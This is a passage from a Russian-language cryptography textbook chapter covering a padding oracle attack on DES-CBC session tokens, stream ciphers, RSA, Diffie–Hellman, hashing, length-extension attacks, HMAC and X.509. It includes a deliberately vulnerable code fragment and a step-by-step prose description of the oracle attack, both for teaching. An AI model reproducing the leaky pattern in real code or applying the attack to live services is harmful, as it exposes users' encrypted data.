❷ bool error = des_cbc_decrypt(key, iv, token);

    if(error) {
   ❸ write_string("ERROR");
    } else {
   ❹ write_string("SUCCESS");
    }
}
```

Код считывает вектор инициализации и зашифрованные данные из сети ❶ и передает их процедуре дешифрования DES CBC, используя внутренний ключ приложения ❷. В этом случае расшифровывается токен клиентского сеанса. Этот вариант использования распространен среди фреймворков веб-приложений, где клиент фактически не имеет состояния и должен отправлять токен с каждым запросом для проверки личности.

Функция дешифрования возвращает состояние ошибки, которое сигнализирует о том, удалось ли выполнить дешифрование. Если произошел сбой, она отправляет клиенту строку `ERROR` ❸; в противном случае отправляется строка `SUCCESS` ❹. Следовательно, этот код предоставляет злоумышленнику информацию об успешном или неудачном дешифровании произвольного зашифрованного блока от клиента. Кроме того, если код использует PKCS#7 для дополнения и возникает ошибка (поскольку дополнение не соответствует правильному шаблону в последнем расшифрованном блоке), злоумышленник может использовать эту информацию для осуществления атаки padding oracle, а затем расшифровать блок данных, который он отправил уязвимой службе.

В этом и состоит суть данной атаки: обращая внимание на то, успешно ли сетевая служба расшифровала зашифрованный при помощи CBC блок, злоумышленник может определить базовое незашифрованное значение блока. (Термин *oracle* относится к тому факту, что злоумышленник может задать службе вопрос и получить в ответ true или false. В частности, в данном случае злоумышленник может спросить, является ли дополнение для зашифрованного блока, который он отправил службе, действительным.)

Чтобы лучше понять, как работает эта атака, вернемся к тому, как CBC расшифровывает отдельный блок. На рис. 7.8 показана расшиф-

ровка блока данных, зашифрованных с помощью CBC. В этом примере открытый текст – это строка `Hello` с тремя байтами дополнения PKCS #7 после нее.




Рис. 7.8. Расшифровка CBC с вектором инициализации

Запрашивая веб-службу, злоумышленник получает прямой контроль над исходным шифротекстом и вектором инициализации. Поскольку каждый байт открытого текста подвергается операции XOR с байтом этого вектора на заключительном этапе дешифрования, злоумышленник может напрямую управлять выводом в виде открытого текста, изменяя соответствующий байт в векторе. В примере, показанном на рис. 7.8, последний байт расшифрованного блока – это 0x2B, который подвергается операции XOR с байтом IV 0x28 и выводит 0x03, байт дополнения. Но если изменить последний байт вектора инициализации на 0xFF, то последний байт шифротекста расшифровывается в 0xD4, который больше не является допустимым байтом дополнения, и служба дешифрования возвращает ошибку.

Теперь у злоумышленника есть все необходимое, чтобы вычислить значение дополнения. Он выполняет запрос к веб-службе с помощью фиктивных шифротекстов, пробуя все возможные значения для последнего байта в векторе инициализации. Всякий раз, когда получаемое в итоге расшифрованное значение не равно 0x01 (или случайно другой допустимый порядок дополнения), расшифровка возвращает ошибку. Но если значение допустимо, то расшифровка вернет `SUCCESS`.

С помощью этой информации злоумышленник может определить значение этого байта в расшифрованном блоке, даже если у него нет ключа. Например, злоумышленник отправляет последний байт вектора инициализации – 0x2A. Расшифровка возвращает `SUCCESS`, а это

означает, что расшифрованный байт, обработанный операцией XOR с 0x2A, должен быть равен 0x01. Теперь злоумышленник может вычислить расшифрованное значение, выполняя операцию XOR с 0x01, что дает 0x2B; если злоумышленник выполняет операцию XOR с исходным байтом вектора инициализации (0x28), то результатом будет 0x03. Это исходное значение дополнения, как и ожидалось.

Следующий этап атаки – использование вектора инициализации для генерации значения 0x02 в двух младших байтах открытого текста. Точно так же, как злоумышленник использовал метод полного перебора для младшего байта, теперь он может проделать то же самое и со следующим байтом. Затем, поскольку злоумышленник знает значение младшего байта, можно установить для него значение 0x02 с соответствующим значением вектора инициализации. После этого он может применить метод полного перебора ко второму младшему байту до тех пор, пока дешифрование не будет успешным, а это означает, что второй байт при расшифровке теперь равен 0x02. Повторяя этот процесс до тех пор, пока не будут вычислены *все* байты, злоумышленник может использовать эту технику для дешифрования любого блока.

Потоковые шифры

В отличие от блочных шифров, которые шифруют блоки сообщения, потоковые шифры работают на уровне отдельного бита. Наиболее распространенный алгоритм, используемый для потоковых шифров, генерирует псевдослучайный поток битов, *поток ключей*, из начального ключа. Затем этот поток арифметически применяется к сообщению, обычно с использованием операции XOR для создания шифротекста, как показано на рис. 7.9.




Рис. 7.9. Операция потокового шифрования

Пока арифметическая операция обратима, все, что нужно для расшифровки сообщения, – сгенерировать тот же поток ключей, который используется для шифрования, и выполнить обратную арифметическую операцию над шифротекстом. (В случае с XOR обратная операция

на самом деле является операцией XOR.) Поток можно сгенерировать с использованием полностью настраиваемого алгоритма, такого как RC4, или блочного шифра и сопутствующего режима шифрования.

В табл. 7.3 перечислены распространенные алгоритмы, которые можно встретить в реальных приложениях.

Таблица 7.3. Распространенные алгоритмы потокового шифрования

Название	Размер ключа (в битах)	Дата создания
A5/1 и A5/2 (используются для шифрования голоса в GSM)	54 или 64	1989
RC4	До 2048	1993
Режим счетчика	Зависит от блочного шифра	Нет данных
Режим обратной связи по выходу	Зависит от блочного шифра	Нет данных
Режим обратной связи по шифротексту	Зависит от блочного шифра	Нет данных

Асимметричное шифрование

Криптография с симметричным ключом обеспечивает хороший баланс между безопасностью и удобством, но у него есть существенная проблема: участникам сети необходимо физически обмениваться секретными ключами. Это сложно сделать, когда сеть охватывает несколько географических регионов. К счастью, *асимметричное шифрование* (*шифрование с открытым ключом*) может помочь в решении этой проблемы.

Данный алгоритм требует двух типов ключей: *открытого* и *закрытого*. Открытый ключ шифрует сообщение, а закрытый ключ расшифровывает его. Поскольку открытый ключ не может расшифровать сообщение, его можно передать кому угодно, даже в общедоступной сети, не опасаясь того, что злоумышленник перехватит его и использует для расшифровки трафика, как показано на рис. 7.10.

Хотя открытый и закрытый ключи связаны математически, алгоритмы асимметричного шифрования разработаны таким образом, чтобы получение закрытого ключа из открытого ключа отнимало много времени; они построены на математических примитивах, известных как *односторонние функции с потайным входом*. (Это название происходит от концепции, согласно которой пройти через люк легко, но если он закроется, трудно будет вернуться назад.) Данные алгоритмы основаны на предположении, что не существует обходного пути для трудоемкого характера, лежащего в основе математики. Однако будущие достижения в области математики или вычислительной мощности могут опровергнуть эти предположения.

Алгоритм RSA

Удивительно, но не так много уникальных алгоритмов асимметричного шифрования широко используются, особенно по сравнению с симметричными. Алгоритм RSA в настоящее время наиболее часто

используется для защиты сетевого трафика и будет использоваться в обозримом будущем. Хотя новые алгоритмы основаны на математических конструкциях, называемых *эллиптическими кривыми*, они разделяют многие общие принципы с RSA.




Рис. 7.10. Шифрование и дешифрование с использованием открытого ключа

Алгоритм RSA, впервые опубликованный в 1977 г. назван в честь его разработчиков – Рона Ривеста, Ади Шамира и Леонарда Адлемана. Он основывается на предположении, согласно которому сложно разложить на множители большие целые числа, являющиеся произведением двух простых чисел.

На рис. 7.11 показан процесс шифрования и дешифрования с использованием алгоритма RSA. Чтобы сгенерировать новую пару ключей с помощью RSA, генерируются два случайных простых числа, p и q, а затем выбирается *открытая экспонента* (e). (Обычно используется значение 65 537, потому что оно имеет математические свойства, которые помогают обеспечить безопасность алгоритма.) Также нужно вычислить два других числа: *модуль* (n), который является произведением p и q, и *закрытую экспоненту* (d), которая используется для дешифрования. (Процесс генерирования d довольно сложен, и его описание выходит за рамки этой книги.) Открытая экспонента в сочетании с модулем составляет *открытый ключ*, а закрытая экспонента и модуль образуют *закрытый ключ*.

Чтобы закрытый ключ оставался закрытым, закрытая экспонента должна храниться в секрете. И поскольку она генерируется из исходных простых чисел p и q, эти два числа также нужно держать в секрете.

Первым этапом в процессе шифрования является преобразование сообщения в целое число. При этом обычно предполагается, что байты сообщения фактически представляют собой целое число переменной длины. Это целое число, m, возводится в степень открытой

экспоненты. Затем операция по модулю, использующая значение открытого модуля, *n*, применяется к возведенному в степень целому числу m^e. Полученный в результате шифротекст теперь имеет значение от нуля до *n*. (Таким образом, если у вас есть 1024-битный ключ, вы можете зашифровать только максимум 1024 бит в сообщении.) Чтобы расшифровать сообщение, применяется тот же процесс с заменой открытой экспоненты на закрытую.




Рис. 7.11. Простой пример шифрования и дешифрования с использованием алгоритма RSA

RSA требует значительных вычислительных ресурсов, особенно что касается симметричных шифров, таких как AES. Чтобы уменьшить эти расходы, очень немногие приложения используют RSA напрямую для шифрования сообщения. Вместо этого они генерируют случайный *сеансовый ключ* и используют его для шифрования сообщения симметричным шифром, например AES. Затем, когда приложение хочет отправить сообщение другому участнику сети, оно шифрует только этот ключ с помощью RSA и отправляет его вместе с сообщением, зашифрованным с использованием AES. Сначала получатель расшифровывает сообщение, расшифровывая сеансовый ключ, а затем использует ключ для расшифровки фактического сообщения. Сочетание RSA с симметричным шифром, таким как AES, позволяет получить лучшее из обоих миров: быстрое и безопасное шифрование с открытым ключом.

RSA с дополнением

Одной из слабых сторон этого базового алгоритма RSA является его детерминированность: если вы зашифруете одно и то же сообщение несколько раз, используя один и тот же открытый ключ, RSA всегда

будет давать один и тот же зашифрованный результат. Это позволяет злоумышленнику провести так называемую *атаку на основе подобранного открытого текста*, когда у злоумышленника имеется доступ к открытому ключу и, следовательно, он может зашифровать любое сообщение. В самой простой версии этой атаки злоумышленник просто угадывает открытый текст зашифрованного сообщения. Он продолжает, используя открытый ключ, и если какое-либо из зашифрованных предположений совпадает со значением исходного зашифрованного сообщения, он знает, что успешно угадал целевой открытый текст. Это означает, что он эффективно расшифровал сообщение без доступа к закрытому ключу.

Чтобы противостоять атакам на основе подобранного открытого текста, RSA использует форму дополнения во время процесса шифрования, которая обеспечивает недетерминированность зашифрованного вывода. (Это «дополнение» отличается от дополнения блочного шифра, обсуждаемого ранее. Там заполняется открытый текст до границы следующего блока, поэтому у алгоритма шифрования есть полный блок для работы.)

В RSA обычно используются две схемы дополнения: одна указана в Стандарте криптографии с открытым ключом #1.5; другая называется *Оптимальное асимметричное шифрование с дополнением* (OAEP). OAEP рекомендуется для всех новых приложений, но обе схемы обеспечивают достаточную безопасность для типичных случаев использования. Имейте в виду, что отсутствие дополнения с RSA может привести к серьезной уязвимости в системе безопасности.

Протокол Диффи–Хеллмана

RSA – не единственный метод обмена ключами между участниками в сети. Для этой цели создано несколько алгоритмов; в первую очередь это алгоритм *обмена ключами Диффи–Хеллмана*.

Он был разработан Уитфилдом Диффи и Мартином Хеллманом в 1976 г. и, как и RSA, основан на математических примитивах возведения в степень и модульной арифметике. Данный алгоритм позволяет двум участникам в сети обмениваться ключами и не дает никому, кто контролирует сеть, определить, что это за ключ. На рис. 7.12 показано, как работает этот алгоритм.

Участник, инициирующий обмен, определяет параметр, большое простое число, и отправляет его другому участнику: выбранное значение не является секретом, и его можно отправить в открытом виде. Затем каждый участник генерирует собственное значение закрытого ключа, обычно используя криптографически безопасный генератор случайных чисел, и вычисляет открытый ключ, используя закрытый ключ и выбранный параметр группы, который запрашивается клиентом.

Открытые ключи можно безопасно пересылать между участниками, не опасаясь раскрытия закрытых ключей. Наконец, каждый участник вычисляет *общий* ключ путем объединения открытого ключа другого пользователя с его собственным закрытым ключом. У обо-

их участников теперь есть общий ключ, при этом они даже не обменивались им напрямую.



Рис. 7.12. Алгоритм обмена ключами Диффи–Хеллмана

Данный алгоритм не идеален. Например, эта базовая версия не может справиться со злоумышленником, выполняющим атаку типа «человек посередине». Злоумышленник может выдать себя за сервер в сети и обменяться одним ключом с клиентом. После этого он обменивается другим ключом с сервером, в результате чего у него теперь есть два отдельных ключа для подключения. Затем злоумышленник может расшифровать данные, полученные от клиента, и переслать их на сервер, и наоборот.

Алгоритмы подписи

Шифрование сообщения не позволяет злоумышленникам просматривать информацию, передаваемую по сети, но оно не определяет,

кто его отправил. Тот факт, что у кого-то есть ключ шифрования, не означает, что он тот, за кого себя выдает. Благодаря асимметричному шифрованию вам даже не нужно заранее обмениваться ключами вручную, поэтому любой может зашифровать данные с помощью вашего открытого ключа и отправить их вам.

Алгоритмы подписи решают эту проблему путем создания уникальной *подписи* сообщения. Получатель сообщения может использовать тот же алгоритм, который использовался для создания подписи, чтобы доказать, что сообщение пришло от подписавшего. Есть дополнительное преимущество – добавляя подпись к сообщению, вы защищаете его от подделки, если оно передается по ненадежной сети. Это важно, потому что шифрование данных не дает никаких гарантий целостности данных; т. е. злоумышленник по-прежнему может изменить зашифрованное сообщение, зная базовый сетевой протокол.

Все алгоритмы подписи построены на *алгоритмах криптографического хеширования*. Сначала я опишу хеширование более подробно, а затем объясню некоторые наиболее распространенные алгоритмы подписи.

Алгоритмы криптографического хеширования

Алгоритмы криптографического хеширования – это функции, которые применяются к сообщению для создания «отпечатков» этого сообщения фиксированной длины, которая обычно намного короче исходного сообщения. Эти алгоритмы также называются *алгоритмами для создания дайджестов сообщений*. Целью хеширования в алгоритмах подписи является создание относительно уникального значения для проверки целостности сообщения и уменьшения объема данных, которые необходимо подписать и проверить.

Чтобы алгоритм хеширования подходил для криптографических целей, он должен соответствовать трем требованиям:

- **стойкость к восстановлению прообраза** – учитывая значение хеша, должно быть сложно (например, для этого потребуются огромные вычислительные мощности) восстановить сообщение;
- **стойкость к коллизиям** – должно быть сложно найти два разных сообщения с одинаковым значением хеша;
- **нелинейность** – должно быть сложно создать сообщение, которое хеширует какое-либо заданное значение.

Доступен ряд алгоритмов хеширования, но наиболее распространенные – это члены семейства *Message Digest (MD*) или *Secure Hashing Algorithm* (*SHA*). Первое включает алгоритмы MD4 и MD5, разработанные Роном Ривестом. Семейство SHA, куда входят, среди прочего, алгоритмы SHA-1 и SHA-2, было опубликовано Национальным институтом стандартов и технологий (NIST).

Другие простые алгоритмы хеширования, такие как контрольные суммы и циклические избыточные коды, полезны для обнаружения изменений в наборе данных; тем не менее они не очень полезны для

безопасных протоколов. Злоумышленник может с легкостью изменить контрольную сумму, поскольку линейное поведение этих алгоритмов позволяет просто определить, как изменяется контрольная сумма, и эта модификация данных защищена, поэтому цель атаки не знает об изменении.

Асимметричные алгоритмы подписи

Асимметричные алгоритмы подписи используют свойства асимметричной криптографии для создания подписи сообщения. Некоторые алгоритмы, такие как RSA, могут использоваться для предоставления подписи и шифрования, тогда как другие, например *алгоритм цифровой подписи* (*DSA*), предназначены только для подписей. В обоих случаях подписываемое сообщение хешируется, и на основе хеша генерируется подпись.

Ранее вы видели, как можно использовать RSA для шифрования, но как использовать его для подписи сообщения? Алгоритм подписи RSA основан на том факте, согласно которому можно зашифровать сообщение с помощью *закрытого* ключа и расшифровать его с помощью *открытого*. Хотя такое «шифрование» уже не является безопасным (ключ для дешифрования сообщения теперь является открытым), его можно использовать для подписи сообщения.

Например, подписывающая сторона хеширует сообщение и применяет процесс дешифрования RSA к хешу с использованием закрытого ключа; этот зашифрованный хеш и есть подпись. Получатель сообщения может преобразовать подпись, используя открытый ключ подписывающей стороны, чтобы получить исходное значение хеш-функции и сравнить его с собственной хеш-функцией сообщения. Если они совпадают, то отправитель должен использовать правильный закрытый ключ для шифрования хеша; если получатель верит, что единственное лицо, имеющее закрытый ключ, является подписывающей стороной, то подпись будет верифицирована. Этот процесс показан на рис. 7.13.




Рис. 7.13. Обработка подписи с использованием RSA

Имитовставки (коды аутентификации сообщения)

В отличие от RSA, который представляет собой асимметричный алгоритм, *коды аутентификации сообщения* (*MAC*) – это *симметричные* алгоритмы подписи. Как и в случае с симметричным шифрованием, эти алгоритмы полагаются на совместное использование ключа отправителем и получателем.

Например, вы хотите отправить мне подписанное сообщение, и у обоих из нас есть доступ к общему ключу. Сперва вы каким-то образом объедините сообщение с ключом. (Чуть позже я подробнее расскажу, как это сделать.) Затем вы хешируете эту комбинацию, чтобы получить значение, которое было бы непросто воспроизвести без исходного сообщения и общего ключа. Когда вы отправляете мне сообщение, вы также отправляете этот хеш в качестве подписи. Я мог бы проверить достоверность подписи, выполнив тот же алгоритм, что и вы: я объединяю ключ и сообщение, хеширую эту комбинацию и сравниваю полученное значение с подписью, которую вы отправили. Если эти два значения одинаковы, я могу быть уверен, что это вы отправили сообщение.

Как совместить ключ и сообщение? У вас может возникнуть соблазн попробовать что-то простое, например просто поставить перед сообщением ключ и использовать хеширование для получения комбинации, как показано на рис. 7.14.




Рис. 7.14. Простая реализация MAC

Но в случае со многими распространенными алгоритмами хеширования (включая MD5 и SHA-1) это было бы серьезной ошибкой, потому что это открывает возможность для осуществления атаки, известной как *атака удлинением сообщения*. Чтобы понять, почему, нужно знать, как устроены алгоритмы хеширования.

Атака удлинением сообщения и коллизионная атака

Многие распространенные алгоритмы хеширования, включая MD5 и SHA-1, имеют блочную структуру. При хешировании сообщения алгоритм должен сначала разбить сообщение на блоки равного размера для обработки. (MD5, например, использует размер в 64 байта.)

По мере выполнения алгоритма хеширования единственным состоянием, которое он поддерживает между каждым блоком, является хеш-значение предыдущего блока. Для первого блока предыдущее хеш-значение представляет собой набор правильно подобранных констант. Правильно подобранные константы указываются как часть

алгоритма и обычно важны для безопасной работы. На рис. 7.15 показан пример того, как это работает в MD5.




Рис. 7.15. Блочная структура MD5

Важно отметить, что окончательный результат процесса хеширования блока зависит только от хеша предыдущего блока и текущего блока сообщения. К окончательному хеш-значению перестановка не применяется. Следовательно, можно расширить хеш-значение, запустив алгоритм с последнего хеша вместо предопределенных констант, а затем пропустить его через блоки данных, которые вы хотите добавить к окончательному хешу.

В случае с кодами аутентификации сообщений, где ключ стоит в начале сообщения, такая структура может позволить злоумышленнику каким-либо образом изменить сообщение, например добавив дополнительные данные в конец загруженного файла.

Если злоумышленник может добавить дополнительные блоки в конец сообщения, то он может вычислить соответствующее значение MAC, не зная ключа, потому что ключ уже был хеширован в состояние алгоритма к тому времени, когда злоумышленник получил контроль.

Что, если переместить ключ в конец сообщения, вместо того чтобы ставить его в начало? Такой подход, безусловно, предотвращает атаку с удлинением сообщения, но проблема все же остается. Вместо расширения злоумышленник должен найти хеш-коллизию, т. е. сообщение с тем же хеш-значением, что и реальное отправляемое сообщение. Поскольку многие алгоритмы хеширования (включая MD5) не устойчивы к коллизиям, MAC может быть открыт для такого рода коллизионных атак. (Один из алгоритмов хеширования, который *не* уязвим для этой атаки, – это SHA-3.)

Коды аутентификации сообщений, использующие хеш-функции

Можно использовать *код аутентификации сообщений, использующий хеш-функции* (*HMAC*) для противодействия атакам, описанным в предыдущем разделе. Вместо того чтобы напрямую добавлять ключ к сообщению и использовать хешированный вывод для создания подписи, HMAC разбивает процесс на две части.

Сначала ключ подвергается операции XOR с блоком дополнения, равным размеру блока алгоритма хеширования. Этот первый блок дополнения заполняется повторяющимся значением, обычно байтом 0x36. Комбинированный результат – это первый ключ, который иногда называют *внутренним блоком дополнения*. Он ставится перед сообщением, и применяется алгоритм хеширования. На втором этапе берется хеш-значение из первого этапа, к хешу добавляется новый ключ (т. н. *внешний блок дополнения*, который обычно использует константу 0x5C), и снова применяется алгоритм хеширования. Результат – окончательное значение HMAC. Этот процесс показан на рис. 7.16.

Данная конструкция устойчива к атакам удлинением сообщения и коллизионным атакам, потому что злоумышленник не может предсказать окончательное значение хеш-функции без ключа.




Рис. 7.16. Код аутентификации сообщений, использующий хеш-функции

Инфраструктура открытых ключей

Как проверить личность владельца открытого ключа при шифровании с открытым ключом? Тот факт, что ключ опубликован с соответствующим идентификатором, например Бобом Смитом из Лондона, не означает, что он и в самом деле от него. Например, если мне удалось заставить вас поверить, что мой открытый ключ от Боба, все, что вы ему зашифруете, будет доступно для чтения только мне, потому что закрытый ключ принадлежит мне.

Чтобы как-то обезопасить себя, мы реализуем *инфраструктуру открытого ключа* (*PKI*). Это объединенный набор протоколов, форматов ключей шифрования, ролей пользователей и политик, используемых для управления информацией об асимметричном открытом ключе в сети. Одна из моделей PKI, *Web of Trust* (*WOT*), используется такими приложениями, как *Pretty Good Privacy* (*PGP*). В модели WOT подлинность открытого ключа подтверждается кем-то, кому вы доверяете, возможно, кем-то, с кем вы встречались лично. К сожалению, хотя WOT и подходит для электронной почты, где, вы, вероятно, знаете, с кем общаетесь, она не подходит для автоматизированных сетевых приложений и бизнес-процессов.

Сертификаты X.509

Если WOT не подходит, то обычно используют более централизованную модель доверия, такую как сертификаты X.509, которые создают строгую иерархию доверия, вместо того чтобы полагаться на одноранговые узлы, доверяющие друг другу напрямую. Сертификаты X.509 используются для проверки веб-серверов, подписи исполняемых программ или аутентификации в сетевой службе. Доверие обеспечивается через иерархию сертификатов с использованием асимметричных алгоритмов подписи, таких как RSA и DSA.

Для завершения этой иерархии действующие сертификаты должны содержать не менее четырех фрагментов информации:

- *субъект*, определяющий подлинность сертификата;
- открытый ключ субъекта;

- *издатель*, который идентифицирует сертификат подписи;
- действительная подпись на сертификате, заверенная закрытым ключом издателя.

